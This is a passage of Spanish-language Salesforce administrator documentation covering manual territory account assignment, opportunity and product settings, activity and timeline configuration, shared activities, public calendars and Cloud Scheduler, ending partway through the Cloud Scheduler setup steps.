Nota: Esta información se aplica únicamente a la función Gestión de territorios original y no a Gestión de territorio de empresa.

Como alternativa a la creación y ejecución de reglas de asignación, puede agregar cuentas a territorios manualmente:

1. En la página de detalles de territorio, haga clic en **Agregar cuentas** en la lista relacionada Cuentas asignadas manualmente.
2. Seleccione una vista de la lista desplegable, o haga clic en **Crear vista** para crear una vista personalizada.
3. Haga clic en **Seleccionar** y **Anular selección** para mover cuentas entre las áreas Disponibles y Seleccionadas. También puede:
   - Haga clic en una letra para ver los usuarios que corresponden a esa letra.
   - Haga clic en **Todos** para ver todas las cuentas cuyos criterios coinciden con los de la vista actual.
   - Haga clic en **seleccionar lo mostrado** para mover todas las cuentas que aparecen en la página de lista actual al área Seleccionados.
   - Haga clic en **anular la selección de lo mostrado** o en **anular todas las selecciones** para mover las cuentas del área Seleccionadas al área Disponibles.
4. Cuando el área Seleccionadas incluya todas las cuentas que desee asignar manualmente al territorio, haga clic en **Asignar**.

Nota: La adición de cuentas y la ejecución de reglas de asignación de cuentas de forma manual son completamente independientes. Una cuenta agregada manualmente permanece en un territorio hasta que se elimina también de forma manual. No hay ninguna alternativa para evitar que las reglas de asignación también agreguen la cuenta al territorio.

## CONSULTE TAMBIÉN

Visualizar y modificar territorios

## EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Developer Edition** y **Performance Edition** y en **Enterprise Edition** y **Unlimited Edition** con Sales Cloud

## PERMISOS DE USUARIO

Para agregar cuentas a territorios manualmente:

- "Gestionar territorios"

  Y

  "Modificar" en cuentas

  O

  Debe ser un gestor de previsiones y tener activada la opción `Los gestores de previsiones pueden gestionar territorios`; además deberá trabajar con elementos situados bajo su posición en la jerarquía de territorios y tener el permiso "Modificar" en las cuentas.

# Personalización de opciones para la venta

## Personalizar oportunidades y productos

Obtenga el máximo provecho de oportunidades y productos configurando estas funciones adicionales.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Todas** las ediciones para organizaciones activadas antes de Summer '09

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition** para organizaciones activadas después de Summer '09

### Activar y configurar oportunidades similares

Permita a los usuarios encontrar oportunidades Cerradas/Ganadas que coincidan con los atributos de una oportunidad en la que estén trabajando de modo que puedan acceder rápidamente a la información que puede ayudarles a cerrar negociaciones abiertas.

### Facilitar agregar productos a oportunidades

Configure Salesforce para solicitar a sus usuarios que agreguen productos cuando crean una oportunidad. Cuando selecciona `Pida a los usuarios que añadan productos a las oportunidades` en Configuración de oportunidades, la etiqueta del botón para guardar en un nuevo registro de oportunidad es "Guardar y agregar producto".

### Activar recordatorios de actualización de oportunidades

Las oportunidades actualizadas y exactas conducen a previsiones precisas. La activación de los recordatorios de actualización permite a los gerentes enviar mensajes de correo electrónico de informes directos sobre las oportunidades abiertas del equipo.

### Activar y desactivar precios de productos con sus productos de forma simultánea

Configure Salesforce de forma que cuando active o desactive un producto, todos los precios relacionados para ese producto se activen o se desactiven al mismo tiempo.

### Restringir la modificación de precios y cantidades en productos de la oportunidad

Controle si los usuarios pueden actualizar los campos `Precio` y `Cantidad` en oportunidades.

### Activar alertas de negocios importantes

Su organización puede utilizar alertas que envían automáticamente una notificación por correo electrónico sobre oportunidades con importes voluminosos. Es posible activar una alerta de oportunidad para su organización. El mensaje de alerta se asemeja a la página de detalles de la oportunidad, incluido el formato de página y el idioma del usuario en cuestión.

### Personalizar alertas de negocios importantes

Su organización puede utilizar alertas que envían automáticamente una notificación por correo electrónico sobre oportunidades con importes voluminosos. Personalice esta alerta para se envíe un correo electrónico cuando una oportunidad alcance un umbral determinado.

CONSULTE TAMBIÉN

Oportunidades

## Activar y configurar oportunidades similares

Permita a los usuarios encontrar oportunidades Cerradas/Ganadas que coincidan con los atributos de una oportunidad en la que estén trabajando de modo que puedan acceder rápidamente a la información que puede ayudarles a cerrar negociaciones abiertas.

**Nota:**

- Las búsquedas están construidas como sentencias *OR*. Por lo tanto, las oportunidades Cerradas/Ganadas tienen que coincidir únicamente con un criterio que se considere similar. Para obtener resultados óptimos en las búsquedas, incluya términos de búsqueda múltiples.
- Cuando decida qué campos de oportunidad mostrar en la lista relacionada Oportunidades similares, tenga en cuenta que los usuarios verán todos los campos que se muestran, independientemente de las reglas de colaboración y los permisos de usuario.

1. En Configuración, introduzca *`Oportunidades similares`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Oportunidades similares**.
2. Haga clic en **Modificar**.
3. Seleccione `Activar oportunidades similares`.
4. Seleccione los campos o listas relacionadas en que desee buscar Oportunidades similares y haga clic en **Agregar**.
5. Seleccione los campos para mostrar en la lista relacionada Oportunidades similares.
6. Haga clic en **Guardar**.
7. Asegúrese de que la lista relacionada Oportunidades similares está agregada al formato de página de oportunidades.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Todas** las ediciones para organizaciones activadas antes de Summer '09

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition** para organizaciones activadas después de Summer '09

PERMISOS DE USUARIO

Para activar y configurar oportunidades similares:

- "Personalizar aplicación"

CONSULTE TAMBIÉN

Directrices para buscar oportunidades similares

## Facilitar agregar productos a oportunidades

Configure Salesforce para solicitar a sus usuarios que agreguen productos cuando crean una oportunidad. Cuando selecciona `Pida a los usuarios que añadan productos a las oportunidades` en Configuración de oportunidades, la etiqueta del botón para guardar en un nuevo registro de oportunidad es "Guardar y agregar producto".

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

CONSULTE TAMBIÉN

Conceptos de productos

## Activar recordatorios de actualización de oportunidades

Las oportunidades actualizadas y exactas conducen a previsiones precisas. La activación de los recordatorios de actualización permite a los gerentes enviar mensajes de correo electrónico de informes directos sobre las oportunidades abiertas del equipo.

1. En Configuración, introduzca *Actualizar recordatorios* en el cuadro Búsqueda rápida y, a continuación, seleccione **Actualizar recordatorios**.
2. Haga clic en **Modificar**.
3. Seleccione Habilitar los recordatorios de actualización para mi organización.
4. De forma opcional, seleccione Activar automáticamente los recordatorios para los usuarios con informes directos para programar recordatorios de actualización de oportunidades para todos los usuarios con informes directos.
5. Haga clic en **Guardar**.
6. Si no activó automáticamente todos los usuarios con informes directos, seleccione qué usuarios desea que puedan programar recordatorios de actualización de oportunidades. Se puede agregar cualquier usuario que cuenta con informes directos.
7. Haga clic en **Activar**.
8. Permita que esos usuarios sepan que pueden empezar a programar recordatorios de actualización para sus informes directos.

Nota: Si se permite a un propietario de cuenta recibir recordatorios de actualización de oportunidades, los usuarios del portal de clientes y socios que estén asignados como Ejecutivos a la cuenta reciben recordatorios, incluso si no tienen acceso a la oportunidad. Para evitar el envío de recordatorios a esos usuarios, elimínelos de la función Ejecutivo.

### EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

### PERMISOS DE USUARIO

Para activar recordatorios de actualización de oportunidades:

- "Personalizar aplicación" O "Gestionar usuarios"

Para activar o desactivar los recordatorios de actualización de oportunidades:

- "Gestionar usuarios"

### CONSULTE TAMBIÉN

Directrices para buscar oportunidades similares

## Activar y desactivar precios de productos con sus productos de forma simultánea

Configure Salesforce de forma que cuando active o desactive un producto, todos los precios relacionados para ese producto se activen o se desactiven al mismo tiempo.

1. Desde Configuración, introduzca *Configuración de productos* en el cuadro Búsqueda rápida y, a continuación, seleccione **Configuración de productos**.
2. Seleccione Al modificar un indicador activo en un registro de producto.
3. Guarde sus cambios.

CONSULTE TAMBIÉN

Restringir la modificación de precios y cantidades en productos de la oportunidad

Conceptos de productos

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para activar o desactivar automáticamente los precios de productos:

- "Personalizar aplicación"

## Restringir la modificación de precios y cantidades en productos de la oportunidad

Controle si los usuarios pueden actualizar los campos Precio y Cantidad en oportunidades.

Aunque los campos Precio de venta y Cantidad son obligatorios, puede retirarlos del formato de página y se cumplimentarán con un valor predeterminado. Los usuarios ya no podrán ver los campos o agregar datos a ellos.

Para asegurarse de que los productos de la oportunidad utilizan el precio de venta de la lista de precios asociada, elimine el campo Precio de venta del formato de página de los productos de la oportunidad.

Para utilizar la unidad como cantidad en los productos de la oportunidad, elimine el campo Cantidad del formato de página de los productos de la oportunidad.

Nota: Si no puede eliminar estos campos del formato de página, póngase en contacto con Salesforce para activar esta opción.

CONSULTE TAMBIÉN

Activar y desactivar precios de productos con sus productos de forma simultánea

Conceptos de productos

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para restringir la modificación de precios y unidades:

- "Personalizar aplicación"

## Activar alertas de negocios importantes

Su organización puede utilizar alertas que envían automáticamente una notificación por correo electrónico sobre oportunidades con importes voluminosos. Es posible activar una alerta de oportunidad para su organización. El mensaje de alerta se asemeja a la página de detalles de la oportunidad, incluido el formato de página y el idioma del usuario en cuestión.

Antes de comenzar, es conveniente determinar qué usuario tiene el formato de página y la configuración de idioma que desea incluir en todos las alertas. Este usuario también debe tener el permiso "Ver todos los datos".

1. En Configuración, introduzca *Alerta de negocio importante* en el cuadro Búsqueda rápida y, a continuación, seleccione **Alerta de negocio importante**.
2. Escriba un nombre para la alerta.
3. Introduzca una Probabilidad de activación y un Importe de activación en la divisa corporativa. Se activa una alerta de oportunidad para las oportunidades con este nivel de probabilidad e importe o superior. La alerta se activa sólo en aquellas oportunidades que superan ambos umbrales: probabilidad e importe de activación.

   Nota: Una oportunidad puede desencadenar una alerta de negocio importante si está en una divisa diferente de la de la organización. El Importe de una oportunidad se convierte a la divisa de la organización y se compara con el Importe de activación. Si está utilizando la gestión avanzada de divisa se utilizarán los tipos de cambio con fecha.

4. Marque la casilla Activo si desea activar la nueva alerta inmediatamente después de guardarla.
5. Escriba el valor de Nombre del remitente del correo electrónico.
6. Escriba el valor de Dirección del remitente del correo electrónico.

   Nota: La dirección del remitente debe ser una de sus direcciones de correo electrónico verificadas de toda la organización o la dirección de correo electrónico indicada en su perfil de Salesforce.

7. Seleccione un usuario que proporcione la configuración apropiada para el formato de página, el idioma y la divisa de la oportunidad para el contenido de los mensajes por correo electrónico. Este usuario debe tener el permiso "Ver todos los datos".

   En el caso de organizaciones que utilizan varias divisas, todas las alertas incluyen el importe en la divisa de la oportunidad. Si la divisa de la oportunidad es diferente de la divisa del usuario seleccionado en este paso, ambas divisas se incluyen en el mensaje de correo electrónico.

   Escriba una lista de los destinatarios del mensaje de correo electrónico separados por comas. Es posible incluir destinatarios Cc: y Cco: pero todos deben ser direcciones de correo electrónico válidas.

   El campo Cco: no estará disponible si la organización ha activado los correos electrónicos Cco de comprobación.

8. Marque la casilla Notificar a propietario de la oportunidad si desea incluir al propietario de la oportunidad en los correos electrónicos de alerta.
9. Haga clic en **Guardar**.

Nota: Una alerta de oportunidad envía una notificación la primera vez que una oportunidad alcanza el umbral. Por lo tanto, una oportunidad que alcanza el umbral con una probabilidad del 90 % no activará alertas adicionales si la probabilidad aumenta posteriormente. Sin embargo, una oportunidad que ya ha activado una alerta y que después se sitúa por debajo del umbral puede activar una segunda alerta si vuelve a superar dicho umbral.

Cuando trabaje en Connect Offline de forma remota, puede hacer cambios en las oportunidades que activan las alertas. Estos mensajes de alerta se enviarán al actualizar los datos.

CONSULTE TAMBIÉN

Personalizar alertas de negocios importantes

## Personalizar alertas de negocios importantes

Su organización puede utilizar alertas que envían automáticamente una notificación por correo electrónico sobre oportunidades con importes voluminosos. Personalice esta alerta para se envíe un correo electrónico cuando una oportunidad alcance un umbral determinado.

El umbral se compone de un importe y una probabilidad de oportunidad. Por ejemplo, puede enviar un correo electrónico al equipo cuando una oportunidad de 500.000 dólares ha alcanzado una probabilidad del 90%.

CONSULTE TAMBIÉN

Activar alertas de negocios importantes

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para activar las alertas de negocios importantes:

- "Personalizar aplicación"

# Uso de familias de productos

Utilice la lista de selección `Familia de productos` para clasificar los productos. Por ejemplo, si la compañía comercializa tanto hardware como software, puede crear dos familias de productos: Hardware y Software.

En caso de que la organización tenga previsión con capacidad de personalización, los usuarios podrán tener una cuota para las ventas de hardware y otra para las de software. Asimismo, los usuarios podrán consultar las previsiones para las oportunidades con productos de hardware por un lado y aquellas oportunidades que incluyan productos de software por otro.

Para empezar a usar familias de productos:

- Personalice la lista de selección `Familia de productos` para que incluya las distintas categorías en que se clasifican los productos que vende.
- En relación con cada producto de las listas de precios, modifique el producto y seleccione el valor de `Familia de productos` pertinente.
- Si la organización tiene previsión personalizable, establezca una cuota distinta para cada familia de productos para los usuarios.
- Si la organización tiene previsión personalizable, piense en cambiar la configuración de las previsiones para que muestren un valor de familia de previsión concreto de forma predeterminada cada vez que los usuarios hagan clic en la ficha Previsiones.

CONSULTE TAMBIÉN

Conceptos de productos

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para modificar familias de productos:

- "Personalizar aplicación"

## Activar programaciones de productos

Cree programas de ingresos y cantidad predeterminados para productos que se entregan o se pagan durante un periodo de tiempo. Además, los administradores pueden activar configuraciones de programación que permiten que los usuarios creen programas para productos individuales dentro de las oportunidades.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

1. Desde Configuración, introduzca *Programas de productos* en el cuadro Búsqueda rápida y, a continuación, seleccione **Configuración de programas de productos**.
2. Seleccione las casillas de verificación adecuadas para activar las programaciones de cantidades e ingresos de su organización. Tenga en cuenta que al desactivar un tipo de programación, automáticamente se borra toda la información de productos existente.

   Para obtener una definición de cada tipo de programación, consulte Vista general de productos, listas de precios y programaciones en la página 1520.
3. Para cada tipo de programación que active, seleccione si lo va a activar automáticamente para todos los productos de las listas de precios. Esta opción selecciona automáticamente las casillas de selección Programación de cantidades activada o Programación de ingresos activada en todos los productos de las listas de precios.
4. Haga clic en **Guardar**.

Para tener un mayor control de las programaciones por producto, los administradores también pueden definir los tipos de programaciones que los usuarios pueden establecer para cada producto.

Nota: La habilitación o deshabilitación de programaciones no afecta a los productos archivados.

Si se hace referencia a los programas en Apex, solo se podrá desactivar uno de los tipos de programa (cantidad o ingresos). Por ejemplo, si Apex hace referencia al objeto de programación (representado como OpportunityLineItemSchedule en el código), puede desactivar uno de los tipos de programación, pero no ambos.

CONSULTE TAMBIÉN

Conceptos de productos

# Ayudar a los representantes de ventas a gestionar sus reuniones y tareas

## Ayudar a sus representantes de ventas a gestionar eventos y tareas conjuntamente

Proporcione a los representantes de ventas una perspectiva más precisa de sus candidatos, contactos, oportunidades y cuentas. Utilice parámetros de actividades combinadas para ayudarles a gestionar y seguir reuniones y tareas. Las opciones varían para Lightning Experience y Salesforce Classic.

### Consideraciones para el autor de actividad y la cronología de actividad en Lightning Experience

En algunas organizaciones de Salesforce, los tipos de registro y formatos de página necesitan ajustes para evitar que desaparezcan fichas del autor de actividad. Además, si personaliza la visualización y el orden de los campos en la cronología de actividad, tenga en cuenta el comportamiento de algunos campos.

### Consideraciones para la configuración de recordatorios de actividad en Salesforce Classic

La desactivación de las preferencias individuales para mostrar recordatorios de eventos y tareas borra la configuración de recordatorios de actividad del usuario. Si vuelve a activar los recordatorios de actividad más adelante, los usuarios reciben recordatorios solo para las actividades que creen o modifiquen después de volver a activar la configuración.

Consideraciones para Actividades compartidas (Múltiples contactos en una actividad)

Utilice Actividades compartidas para permitir a los usuarios relacionar varios contactos con cada evento o tarea y ver información acerca de actividades abiertas y el historial de actividades en páginas de detalles de contacto. Si activa Actividades compartidas o si se activa de forma predeterminada en su organización de Salesforce, no puede desactivarla. Si activa Actividades compartidas o la deja desactivada, revise estas consideraciones.

Directrices para Actividades compartidas (Múltiples contactos en una actividad)

Para incluir contactos relacionados junto con otros detalles de evento y tarea, incluya la lista relacionada Nombre en los formato de página de detalles de evento y tarea.

CONSULTE TAMBIÉN

Opciones de personalización para la gestión de eventos y tareas conjuntamente

## Consideraciones para el autor de actividad y la cronología de actividad en Lightning Experience

En algunas organizaciones de Salesforce, los tipos de registro y formatos de página necesitan ajustes para evitar que desaparezcan fichas del autor de actividad. Además, si personaliza la visualización y el orden de los campos en la cronología de actividad, tenga en cuenta el comportamiento de algunos campos.

EDICIONES

Disponible para Lightning Experience en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Mostrar fichas en el autor de actividad ajustando formatos de página y tipos de registro

En algunas organizaciones de Salesforce, mostrar fichas en el autor de actividad en Lightning Experience le requiere ajustar parámetros.

Consideraciones para las listas relacionadas Actividad y Cronología

En la página de detalle de objetos que admiten actividades, Lightning Experience no muestra listas relacionadas Actividades abiertas e Historial de actividades junto con otras listas relacionadas. Muestra la cronología de actividades en su lugar. Los objetos que admiten actividades incluyen oportunidades, candidatos, cuentas, contactos, contratos y objetos personalizados en el que activa actividades.

Consideraciones para la personalización de campos de cronología de actividad

Puede utilizar formatos compactos para personalizar la visualización y el orden para elementos en la cronología de actividad. Tenga en cuenta que algunos campos esenciales permanecen en la cronología incluso si los elimina de un formato. Los iconos en la cronología no se pueden personalizar.

CONSULTE TAMBIÉN

Directrices para la personalización de la lista de tareas en Lightning Experience

## Mostrar fichas en el autor de actividad ajustando formatos de página y tipos de registro

En algunas organizaciones de Salesforce, mostrar fichas en el autor de actividad en Lightning Experience le requiere ajustar parámetros.

EDICIONES

Disponible para Lightning Experience en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Configurar las fichas Llamada, Tarea y Evento en el autor de actividad en Lightning Experience

¿Falta la ficha llamada, tarea o evento en el autor de actividad en oportunidades u otros objetos en su organización de Salesforce? Compruebe su configuración de permisos, formato y tipo de registro.

Configurar la acción de correo electrónico en el autor de actividad en Lightning Experience

¿Falta la acción de correo electrónico en el autor de actividad en oportunidades u otros objetos en su organización de Salesforce? Compruebe su configuración de permisos y formato.

## Configurar las fichas Llamada, Tarea y Evento en el autor de actividad en Lightning Experience

¿Falta la ficha llamada, tarea o evento en el autor de actividad en oportunidades u otros objetos en su organización de Salesforce? Compruebe su configuración de permisos, formato y tipo de registro.

EDICIONES

Disponible para Lightning Experience en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

1. Mire el formato de página del objeto (oportunidades, candidatos, cuentas, contactos) o un objeto personalizado que admite actividades. Compruebe si ha incluido la acción correspondiente en la sección Acciones de Salesforce1 y Lightning Experience del formato de página del objeto.

   Nota: Una página de objeto hereda las acciones del formato de página global salvo que haya personalizado las acciones en la sección Acciones de Salesforce1 y Lightning Experience del formato de página del objeto.

2. ¿Ha creado un tipo de registro personalizado para llamadas, tareas o eventos? (Los tipos de registro determinan los valores de lista de selección y formato de un registro. Puede definir uno o más tipos de registro para usuarios de los cuales seleccionar cuando crean un evento o una tarea.) Mire el formato de página que ha asociado con el tipo de registro personalizado. Asegúrese de que ha asignado el tipo de registro personalizado a la acción correspondiente. Por ejemplo, si ha creado un tipo de registro personalizado, asígnelo a la acción Registrar una llamada.
3. Asegúrese de que los usuarios tienen permiso para ver ese tipo de registro personalizado.

### CONSULTE TAMBIÉN

- Acciones en Lightning Experience
- Cómo se ordenan las acciones en Lightning Experience
- Formatos de página
- Conjuntos de permisos

## Configurar la acción de correo electrónico en el autor de actividad en Lightning Experience

¿Falta la acción de correo electrónico en el autor de actividad en oportunidades u otros objetos en su organización de Salesforce? Compruebe su configuración de permisos y formato.

EDICIONES

Disponible para Lightning Experience en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

1. Si la acción de correo electrónico no existe en el autor de actividades, abra el formato de página asignado al tipo de registro para la oportunidad u otro objeto.
2. Agregue la acción **Enviar un correo electrónico** (*no* la acción Enviar correo electrónico) a la sección Acciones de Salesforce1 y Lightning Experience del formato de página.
3. Asegúrese de que sus usuarios tienen el permiso **Enviar correo electrónico** (*no* Enviar *un* correo electrónico).

### CONSULTE TAMBIÉN

- Acciones en Lightning Experience
- Cómo se ordenan las acciones en Lightning Experience
- Formatos de página
- Conjuntos de permisos

## Consideraciones para las listas relacionadas Actividad y Cronología

En la página de detalle de objetos que admiten actividades, Lightning Experience no muestra listas relacionadas Actividades abiertas e Historial de actividades junto con otras listas relacionadas. Muestra la cronología de actividades en su lugar. Los objetos que admiten actividades incluyen oportunidades, candidatos, cuentas, contactos, contratos y objetos personalizados en el que activa actividades.

EDICIONES

Disponible para Lightning Experience en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

## Consideraciones para la personalización de campos de cronología de actividad

Puede utilizar formatos compactos para personalizar la visualización y el orden para elementos en la cronología de actividad. Tenga en cuenta que algunos campos esenciales permanecen en la cronología incluso si los elimina de un formato. Los iconos en la cronología no se pueden personalizar.

EDICIONES

Disponible para Lightning Experience en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

**Visualización y orden de campos**

Utilice formatos compactos para personalizar la visualización y el orden de campos en la cronología. Sin embargo, algunos campos permanecen en la cronología incluso si los elimina del formato, porque contienen información de actividad importante. Por ejemplo, supongamos que elimina la fecha de vencimiento, la fecha y hora o los campos de estado de tarea de los formatos compactos. La fecha y hora de inicio del evento, la casilla de verificación de la tarea, la fecha de vencimiento de la tarea y la fecha de registro de llamadas siguen apareciendo en actividades en la cronología. El campo de descripción en eventos y el campos de comentarios en tareas aparecen también siempre en la cronología, aunque no están disponibles en el formato compacto. Los campos restantes visibles en la cronología reflejan los campos que incluye en el formato compacto.

**Iconos**

No puede personalizar los iconos para los tipos de actividades (eventos, tareas, llamadas y correo electrónico) en la cronología.

## Consideraciones para la configuración de recordatorios de actividad en Salesforce Classic

La desactivación de las preferencias individuales para mostrar recordatorios de eventos y tareas borra la configuración de recordatorios de actividad del usuario. Si vuelve a activar los recordatorios de actividad más adelante, los usuarios reciben recordatorios solo para las actividades que creen o modifiquen después de volver a activar la configuración.

EDICIONES

Disponible para Salesforce Classic en: **Todas** las ediciones excepto **Database.com**

## Consideraciones para Actividades compartidas (Múltiples contactos en una actividad)

Utilice Actividades compartidas para permitir a los usuarios relacionar varios contactos con cada evento o tarea y ver información acerca de actividades abiertas y el historial de actividades en páginas de detalles de contacto. Si activa Actividades compartidas o si se activa de forma predeterminada en su organización de Salesforce, no puede desactivarla. Si activa Actividades compartidas o la deja desactivada, revise estas consideraciones.

EDICIONES

Disponible para Lightning Experience en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Disponible para Salesforce Classic en: **Todas** las ediciones excepto **Database.com**

### Activación de actividades compartidas

**Límite del número de contactos**
Su representante de ventas puede relacionar cada evento o tarea con hasta 50 contactos.

**Tiempo necesario para activar Actividades compartidas**
La activación de Actividades compartidas puede tardar hasta 48 horas, dependiendo del volumen de actividades de su organización de Salesforce. Durante este proceso, los representantes de ventas pueden seguir trabajando con eventos y tareas. La página Configuración de actividad en Configuración muestra mensajes acerca del estado y qué hacer si no finaliza el proceso.

**Visualización de contactos relacionados junto con otros detalles de actividad**
Para mostrar contactos relacionados en páginas de detalles de evento y tarea, asegúrese de que la lista relacionada Nombre está incluida en formatos de página de evento y tarea. Tenga en cuenta que los contenidos de la lista relacionada Nombre no son campos, no se atienen a la configuración de seguridad a nivel de campo.

**Visualización de eventos de Visualforce**
Si una página de Visualforce utiliza el controlador estándar para mostrar eventos de Actividades compartidas, utilice la API 26.0 o posterior.

### Dejar Actividades compartidas desactivada

**Limitaciones en Informes personalizados basándose en Relaciones de actividad**
Sino activa Actividades compartidas, los informes personalizados basados en relaciones de actividad funcionan del siguiente modo.

- Solo muestran invitados a un evento pero no el organizador.
- No muestran eventos a los que no se ha invitado a nadie.

**No hay asistencia para búsquedas personalizadas de actividad**
Si no activa Actividades compartidas, no se admiten los tipos de informes personalizados que utilizan relaciones de campo de búsqueda personalizada.

**Registros duplicados creados para correo electrónico**
Si no activa Actividades compartidas y un representante de ventas envía un mensaje de correo electrónico a varios contactos, Salesforce crea una tarea cerrada para cada contacto. Como resultado, Salesforce crea registros duplicados en lugar de solo una tarea correspondiente al correo electrónico.

### Directrices para Actividades compartidas (Múltiples contactos en una actividad)

Para incluir contactos relacionados junto con otros detalles de evento y tarea, incluya la lista relacionada Nombre en los formato de página de detalles de evento y tarea.

EDICIONES

Disponible para Lightning Experience en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Disponible para Salesforce Classic en: **Todas** las ediciones excepto **Database.com**

CONSULTE TAMBIÉN

Formatos de página

## Ayudar a sus representantes de ventas a gestionar eventos y calendarios

Optimice el modo en que sus representantes de ventas gestionan sus reuniones y programas. Las opciones varían para Lightning Experience, Salesforce Classic y Salesforce1.

Crear y gestionar un calendario público o un calendario de recursos en Salesforce Classic

Utilice un calendario público para gestionar actividades de grupo. Por ejemplo, seguir eventos de un grupo, como eventos de marketing, lanzamientos de productos o clases de formación o bien programar una actividad común como las vacaciones de un equipo. Utilice un calendario de recursos para programar el uso de un recurso compartido como una sala de conferencias o un retroproyector.

Configurar Cloud Scheduler en Salesforce Classic

El botón Nueva solicitud de reunión se activa de forma predeterminada en formatos de página. Permite a los usuarios utilizar Cloud Scheduler para solicitar reuniones con clientes. El botón aparece en la lista relacionada Actividades abiertas de las páginas de detalles de los contactos, candidatos y cuentas personales.

Campos de evento

Los registros de eventos cuentan con campos estándar para el seguimiento y registro de detalles de eventos.

CONSULTE TAMBIÉN

Opciones de personalización para eventos y calendarios

# Crear y gestionar un calendario público o un calendario de recursos en Salesforce Classic

Utilice un calendario público para gestionar actividades de grupo. Por ejemplo, seguir eventos de un grupo, como eventos de marketing, lanzamientos de productos o clases de formación o bien programar una actividad común como las vacaciones de un equipo. Utilice un calendario de recursos para programar el uso de un recurso compartido como una sala de conferencias o un retroproyector.

Puede crear un número ilimitado de calendarios.

- Vea y modifique sus calendarios públicos y calendarios de recursos existentes.

  En Configuración, introduzca *Recursos y calendarios públicos* en el cuadro Búsqueda rápida y, a continuación, seleccione **Recursos y calendarios públicos**.

- Cree un calendario público o un calendario de recursos.

  1. Haga clic en **Nuevo**, asigne un nombre al calendario, seleccione **Activar** y guarde al calendario.
  2. Haga clic en **Colaboración**. Agregue los grupos públicos, funciones o usuarios con los que desea compartir el calendario.
  3. En Acceso de calendario, especifique la forma en la que desea compartir el calendario.

     **Ocultar detalles**
     Otros usuarios pueden ver si ciertos horarios están disponibles, pero no pueden ver otra información relacionada con los eventos en el calendario.

     **Ocultar detalles y agregar eventos**
     Otros usuarios pueden ver si ciertos horarios están disponibles, pero no pueden ver los detalles de los eventos. Otros usuarios pueden insertar eventos en el calendario.

     **Mostrar detalles**
     Otros usuarios pueden ver la información detallada de los eventos del calendario.

     **Mostrar detalles y agregar eventos**
     Otros usuarios pueden ver la información detallada de los eventos del calendario y pueden insertar eventos.

     **Acceso completo**
     Otros usuarios pueden ver la información detallada de los eventos del calendario, insertar eventos y modificar los eventos existentes.

- Eliminar un calendario público.

  1. En Configuración, introduzca *Recursos y calendarios públicos* en el cuadro Búsqueda rápida y, a continuación, seleccione **Recursos y calendarios públicos**.
  2. Haga clic en **Eliminar** junto al nombre de un calendario.

Asegúrese de que los usuarios tengan los permisos apropiados. Por ejemplo, un invitado a un evento que no tiene el permiso "Leer" en oportunidades no puede ver la oportunidad asociada con el evento.

EDICIONES

Disponible para Salesforce Classic en: **todas** las ediciones excepto **Personal Edition**, **Group Edition** y **Database.com**

PERMISOS DE USUARIO

Para gestionar calendarios públicos:
- "Personalizar aplicación"

Para gestionar calendarios de recursos:
- "Personalizar aplicación"

Para ver un registro relacionado en un evento:
- Los usuarios deben tener el permiso "Lectura"

CONSULTE TAMBIÉN

Acceder a actividades

## Configurar Cloud Scheduler en Salesforce Classic

El botón Nueva solicitud de reunión se activa de forma predeterminada en formatos de página. Permite a los usuarios utilizar Cloud Scheduler para solicitar reuniones con clientes. El botón aparece en la lista relacionada Actividades abiertas de las páginas de detalles de los contactos, candidatos y cuentas personales.

**Importante:** Cloud Scheduler no está disponible en las organizaciones de Salesforce creadas en Winter '17 o posterior. Si activó Cloud Scheduler antes de Winter '17, permanecerá disponible en su organización hasta Winter '18. No obstante, si retira el botón **Nueva solicitud de reunión**, no podrá volverlo a agregar. Para obtener más información, consulte Inicio de la retirada por fases de Cloud Scheduler con Winter '17.

Utilice los métodos siguientes de forma única o en combinación para controlar si se muestra el botón Nueva solicitud de reunión en los formatos de páginas de detalles. El botón también está disponible en la sección Calendario de la ficha Inicio cuando se activa la subficha Reuniones solicitadas. Las siguientes acciones para agregar y eliminar no afectan al botón de la sección Calendario.

EDICIONES

Disponible para Salesforce Classic en: **Todas** las ediciones excepto **Personal Edition** y **Database.com**

PERMISOS DE USUARIO

Para personalizar los formatos de página y los ajustes de actividad:
- "Personalizar aplicación"

### Configuración rápida de Cloud Scheduler para formatos de página múltiples

1. Desde Configuración, introduzca *Cloud Scheduler* en el cuadro Búsqueda rápida y, a continuación, seleccione **Cloud Scheduler**.
